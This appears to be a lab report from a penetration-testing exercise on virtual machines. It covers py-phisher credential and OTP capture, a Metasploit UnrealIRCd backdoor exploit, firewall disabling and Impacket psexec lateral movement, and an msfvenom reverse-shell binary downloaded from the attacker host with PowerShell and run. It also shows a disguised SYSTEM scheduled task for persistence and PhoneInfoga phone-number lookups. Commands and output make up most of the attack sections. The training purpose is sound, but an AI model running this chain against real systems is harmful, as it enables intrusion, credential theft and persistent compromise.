


Figure 4.9 Shows login credentials being captured in py-phisher



- Now after the OTP is captured ,the user is then redirected to the genuine website where, he is again prompted to login.




Figure 4.10 Shows OTP captured in py-phisher and redirection to genuine site

5. Vulnerability Exploitation

5.1. Methodology

5.1.1. Reconnaissance

A full TCP scan was performed with Nmap to identify running services:

metasploitable ip **192.168.1.43/192.168.1.45**

nmap -sV -p- 192.168.1.43

Port 6697/tcp was identified as running an UnrealIRCd service.

```
(kali@ubuntu) ~$ nmap -sV -p- 192.168.1.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 06:22 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00053s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|_ 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|_ 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f8:fa:70:44:a0:ca:a1:10:fa:ag:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-ls: Volume /
|_   SIZE  TIME  FILENAME
|_   -    2020-10-29 19:37 chat/
|_   -    2011-07-27 20:17 drupal/
|_   1.7K  2020-10-29 19:37 payroll_app.php
|_   -    2013-04-08 12:06 phpmyadmin/
|_ http-title: Index of /
445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
|_ http-methods:
|_   Potentially risky methods: PUT
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Home - CUPS 1.7
3306/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_ http-title: Ruby on Rails: Welcome aboard
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_ http-robots.txt: 1 disallowed entry
|_ /
6697/tcp   open  irc          UnrealIRCd
8080/tcp   open  http         Jetty 8.1.7.v20120910
|_ http-title: error 404 - Not found
|_ http-server-header: Jetty/8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:14:08:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode:
|_   3.1:1:
|_   Message signing enabled but not required
```

Figure 5.1 Shows nmap scan

5.1.2. Exploitation

Using Metasploit, the UnrealIRCd 3.2.8.1 backdoor exploit was launched:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.1.45

set RPORT 6697

set PAYLOAD cmd/unix/interact

LHOSTS 192.168.1.38 (KALI IP)

LPORT 4444

run

5.1.3. Post-Exploitation


After successful exploitation, a remote shell session was established.

whoami

Result:

boba_fett

This confirmed remote code execution and unauthorized system access. Confirm the same in metasploitable3



```

kali@vbox: ~
Session Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.45
RHOSTS => 192.168.1.45
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.38:4444
[*] 192.168.1.45:6697 - Connected to 192.168.1.45:6697...
[*] 192.168.1.45:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo FOk0Q6z4pRb54NTK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "FOk0Q6z4pRb54NTK\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.38:4444 -> 192.168.1.45:43597) at 2025-09-03 13:22:00

whoami
boba_fett
ls boba_fett
ls: cannot access boba_fett: No such file or directory
cd boba_fett
sh: 9: cd: can't cd to boba_fett
ls -la
total 1704
drwxr-xr-x 13 boba_fett root 4096 Sep  3 15:42 .
d-xr-xr-x  3 boba_fett root 4096 Oct 29 2020 ..
-rw-r--r--  1 boba_fett root  932 Apr 13 2009 .CHANGES.NEW
-rw-r--r--  1 boba_fett root 1645 Apr 24 2004 .CONFIG.RANT
-rw-r--r--  1 boba_fett root 5623 Apr 13 2009 RELEASE_NOTES

```

Figure 5.2 Shows successful exploitation in metasploit



```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534:/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirngr:x:105:111:/var/cache/dirngr:/bin/sh
leia_organa:x:1111:100:/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash
han_solo:x:1113:100:/home/han_solo:/bin/bash
artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100:/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash
jar_jar_binks:x:1119:100:/home/jar_jar_binks:/bin/bash
lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100:/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100:/home/jabba_hutt:/bin/bash
greedo:x:1123:100:/home/greedo:/bin/bash
cheebacca:x:1124:100:/home/cheebacca:/bin/bash
kylo_ren:x:1125:100:/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
vagrant@metasploitable3-ub1404:~$
```

Figure 5.3 Shows confirmation in metasploitable 3

5.2. Exploit used

- Exploit Module: *exploit/unix/irc/unreal_ircd_3281_backdoor*
- Payload: *cmd/unix/interact*
- Vulnerability Type: *Backdoored software (UnrealIRCd 3.2.8.1)*
- Impact: *Remote command execution with system-level access*


6. Lateral Movement Exercise

6.1. Attack Phases

6.1.1. Reconnaissance

Step 1: Identified target IP (192.168.1.53).

Step 2: Made sure that antivirus software, and real time monitoring is turned off and validated open SMB services and administrative shares (C\$, ADMIN\$)



```

PS C:\Windows\system32> netsh advfirewall set allprofiles state off
Ok.


PS C:\Windows\system32> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.

PS C:\Windows\system32> net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
IPC$            Remote IPC
ADMIN$          C:\Windows             Remote Admin
RedTeamTest     C:\RedTeamTest
Users           C:\Users
The command completed successfully.
  
```

Figure 6.1 Shows removing filters and firewalls and checking for open shares

Step 3: Verified account membership in local Administrators group (windows user).



```

windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

C:\Users\windows> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
windows
The command completed successfully.

C:\Users\windows> sc query rpcss

SERVICE_NAME: rpcss
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
  
```

Figure 6.2 Shows account membership details

6.1.2. Exploitation – Remote Code Execution

Step 1: Used Impacket Psexec for remote code execution and successfully gained access to SMB

```
python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
```

```
(kali@vbox)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.53.....
[*] Found writable share ADMIN$
[*] Uploading file CqMMMfqB.exe
[*] Opening SVCManager on 192.168.1.53.....
[*] Creating service hkmh on 192.168.1.53.....
[*] Starting service hkmh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DESKTOP-VT1A6VA
```

Figure 6.3 Shows impacket psexec getting successfully executed

6.1.3. Payload Creation

Step 1: Created a Windows reverse shell binary using msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43
LPORT=4444 -f exe -o backdoor.exe
```

Step 2: Start a server at port 8080 where backdoor.exe was downloaded on kali machine

```
(kali@vbox)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

(kali@vbox)-[~]
$ find / -name backdoor.exe 2>/dev/null
/home/kali/backdoor.exe

(kali@vbox)-[~]
$ ls
adminnass  default_scripts.txt  Downloads  go  gophish-v0.12.1-linux-64bit.zip  nohup.out  Pictures  README.md  templates  tmp  Videos
backdoor.exe  Desktop  exfil-test  gobuster  LICENSE  payload.bin  Public  reports  Templates  users.txt  vuln.c
config.json  Documents  fake_exfil.txt  gophish  Music  payload.exe  __pycache__  static  test.jsp  VERSION
```

```
(kali@vbox)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.53 - - [08/Sep/2025 00:50:48] "GET /backdoor.exe HTTP/1.1" 200 -
```

Figure 6.4 Shows payload creation and starting a server at 8080


6.1.4. Command & Control – Reverse Shell

Step 1: First opened listener on attacker machine before executing the backdoor.exe on target :

```
nc -lvp 4444
```

Step 2: Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

```
Powershell "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe'"
C:\Users\Public\backdoor.exe
```



```
(kali@vbox)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.53.....
[*] Found writable share ADMIN$
[*] Uploading file CqMMmfq8.exe
[*] Opening SVCManager on 192.168.1.53.....
[*] Creating service hkmh on 192.168.1.53.....
[*] Starting service hkmh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19043.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DESKTOP-VT1A6VA

C:\Windows\system32> powershell -c "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe'"
C:\Windows\system32> C:\Users\Public\backdoor.exe
```

Figure 6.5 Shows connecting to server at 8080 and executing payload in windows

Step 3: Once executed we see a connection being made in our nc , now we move to persistence

6.1.5. Persistence

Step 1: Initial attempt with `schtasks /create /sc daily` failed due to SID mapping error.

Step 2: Fixed by creating persistence task as SYSTEM:

```
schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
```

Step 3: Verified with:

```
schtasks /query /tn "Updater"
```

Step 4: Persistence allows execution of the payload every system reboot.

```
(kali@uhox)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.53] 50112
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
SUCCESS: The scheduled task "Updater" has successfully been created.

C:\Windows\system32>schtasks /query /tn "Updater"
schtasks /query /tn "Updater"

Folder: \
TaskName      Next Run Time      Status
-----
Updater       N/A                Ready

C:\Windows\system32>schtasks /run /tn "Updater"
schtasks /run /tn "Updater"
SUCCESS: Attempted to run the scheduled task "Updater".

C:\Windows\system32>
```

Figure 6.6 Shows net-cat getting connected and scheduled tasks for persistence

7. Social Engineering Lab

7.1. Social Engineering Methodology

7.1.1. PhoneInfoga Setup and Execution

Step 1: Pulled the official PhoneInfoga Docker image:

sudo docker pull sundowndev/phoneinfoga:latest

```
(kali@vbox)-[~/phoneinfoga]
$ sudo docker pull sundowndev/phoneinfoga:latest
latest: Pulling from sundowndev/phoneinfoga
619be1103602: Pull complete
239b70fd25ff: Pull complete
Digest: sha256:b9c0ecee4048c7d8b0486d89bd9037193dc6fa38b8932794d4e9b751c28c655
Status: Downloaded newer image for sundowndev/phoneinfoga:latest
docker.io/sundowndev/phoneinfoga:latest
```

Figure 7.1 Shows PhoneInfoga getting downloaded

Step 2: Started the PhoneInfoga web server:

sudo docker run -p 8080:8080 sundowndev/phoneinfoga serve -p 8080

```
(kali@vbox)-[~/phoneinfoga]
$ sudo docker run -p 8080:8080 sundowndev/phoneinfoga serve -p 8080
listening on :8080
GIN] 2025/09/07 - 19:54:44 | 200 | 143.299µs | 172.17.0.1 | GET | "/"
GIN] 2025/09/07 - 19:54:44 | 200 | 114.856µs | 172.17.0.1 | GET | "/css/bootstrap.min.css"
GIN] 2025/09/07 - 19:54:44 | 200 | 41.651µs | 172.17.0.1 | GET | "/js/app.61866b0d.js"
GIN] 2025/09/07 - 19:54:44 | 200 | 155.253µs | 172.17.0.1 | GET | "/css/bootstrap-vue.min.css"
GIN] 2025/09/07 - 19:54:44 | 200 | 118.916µs | 172.17.0.1 | GET | "/css/chunk-vendors.e58bfd8f.css"
GIN] 2025/09/07 - 19:54:44 | 200 | 8.003843ms | 172.17.0.1 | GET | "/js/chunk-vendors.5a5acbbba.js"
GIN] 2025/09/07 - 19:54:45 | 200 | 62.669µs | 172.17.0.1 | GET | "/img/logo.089a2180.svg"
GIN] 2025/09/07 - 19:54:45 | 200 | 78.829µs | 172.17.0.1 | GET | "/img/flags.9c96e0ed.0c071bd5.png"
GIN] 2025/09/07 - 19:54:45 | 200 | 37.377µs | 172.17.0.1 | GET | "/api/"
```

Figure 7.2 Shows PhoneInfoga web server getting started at port 8080

Step 3: Accessed the web interface at <http://localhost:8080>




Figure 7.3 Shows web server running successfully



Step 4: Conducted a test scan on a phone number +1 (352) 600 6900

The screenshot shows the PhoneInfoga web application interface. At the top, there's a navigation bar with links to Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below this is a search bar with a dropdown for 'Country code' set to '+1' and a text input field containing '(352) 600-6900'. There are 'Lookup' and 'Reset' buttons. The main content area is titled 'Informations' and displays the following data:

| | |
|----------------|----------------|
| Valid: | true |
| Raw Local: | 3526006900 |
| Local: | (352) 600-6900 |
| E164: | +13526006900 |
| International: | 13526006900 |
| Country Code: | 1 |
| Country: | US |
| Carrier: | |

At the bottom, there's a 'Scanners' section which is currently empty.

Figure 7.4 Shows running a test scan on a phone number

The screenshot shows the Googlesearch results for the phone number +1 (352) 600 6900. The results are displayed in a JSON-like format. The 'general' category is highlighted, showing the following information:

```
{
  "general": {
    "number": "+13526006900",
    "dork": "intext:\"13526006900\" | intext:\"+13526006900\" | intext:\"(352) 600-6900\"",
    "url": "https://www.google.com/search?q=intext%3A%2213526006900%22+%7C+intext%3A%22%28352%29+600-6900%22"
  }
}
```

Figure 7.5 Shows google results in general category

